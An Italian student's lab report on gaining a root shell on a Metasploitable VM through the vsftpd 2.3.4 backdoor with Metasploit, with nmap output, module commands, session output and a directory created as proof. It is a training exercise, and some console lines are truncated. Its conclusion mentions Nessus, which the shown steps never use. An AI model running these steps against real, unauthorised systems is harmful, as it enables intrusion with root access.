
Hacking con metasploit

Cosa ho fatto in questa attività

In questo esercizio ho usato un tool di kali che mi ha permesso l’accesso alla macchina metaspoltable attraverso Metasploit, questo tool può essere usato con altre macchine e può fare tante cose, oggi mi sono concentrata sulla consegna data.

IP METASPOTABLE

Per prima cosa ho messo l'ip dato dal prof sulla metasptable ovvero 192.168.1.149, dopodichè dovevo far in modo che comunque comunicasse con la kali, per cui ho aggiunto un ip simile a questa macchina



Metasploit

Successivamente ho avviato la metasploit con il comando msfconsole e successivamente avviato una scansione con nmap

dove possiamo vedere che c’è la porta aperta con il vsftpd

```
Nmap scan report for 192.168.1.149
Host is up (0.00022s latency).
Not shown: 977 closed tcp ports (reset)
PORT   STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
```

Ho cercato quindi all'interno della console il vsftpd e poi usato il modulo trovato **exploit/unix/ftp/vsftpd_234_backdoor**

```
msf6 > search vsftpd

Matching Modules
================

   #  Name
   -  ----
   0  auxiliary/dos/ftp/vsftpd_232
   1  exploit/unix/ftp/vsftpd_234_backdoor
```

e poi configurato il target con **set RHOTS 192.168.1.149**

```
msf6 > use 1
[*] Using configured payload cmd/unix/i
msf6 exploit(unix/ftp/vsftpd_234_backdo
RHOSTS ⇒ 192.168.1.149
```

successivamente ho lanciato il comando per vedere i dettagli e da qui ho potuto constatare che tutto era andato bene, cosi ho proceduto a lanciare il un altro comando per vedere che payload era disponibile

```
Name    Current Setting  Required  Description
----    ---------------  --------  -----------
RHOSTS  192.168.1.149    yes       The target host(s),
                                   asics/using-metasplo
RPORT   21               yes       The target port (TCP
```

```
Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank
   -  ----                          ---------------  ----
   0  payload/cmd/unix/interact     .                norm
```

Cosi ho lanciato il comando **run** aprendomi la sessione di shell dove si poteva vedere che ero in root

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the pass
[+] 192.168.1.149:21 - Backdoor service has been spawned
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43605
```

e con ifconfig ho accertato che fossi nella metaspotable

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:91:b2:cb
          inet addr:192.168.1.149  Bcast:192.168.1.255
          inet6 addr: fd17:625c:f037:2:a00:27ff:fe91:b2
```

In fine ho creato un file nella directory con il comando mkdir come richiesto nell'esercizio, eseguendo la lettura del file ha ridato il testo.

```
cd /
mkdir test_metasploit
ls -ld /test_metasploit
drwx------ 2 root root 4096 2025-08-25 09:42 /test_metaspl
echo "ciao, come stai? se la risposta è bene ora non più!"
cat /test_metasploit/prova.txt
ciao, come stai? se la risposta è bene ora non più!
```

Grazie dell'attenzione!

Conclusioni

Con questo esercizio ho imparato tante cose interessanti come:

- A creare e lanciare una scansione con Nessus
- A leggere un report di sicurezza
- A riconoscere vulnerabilità comuni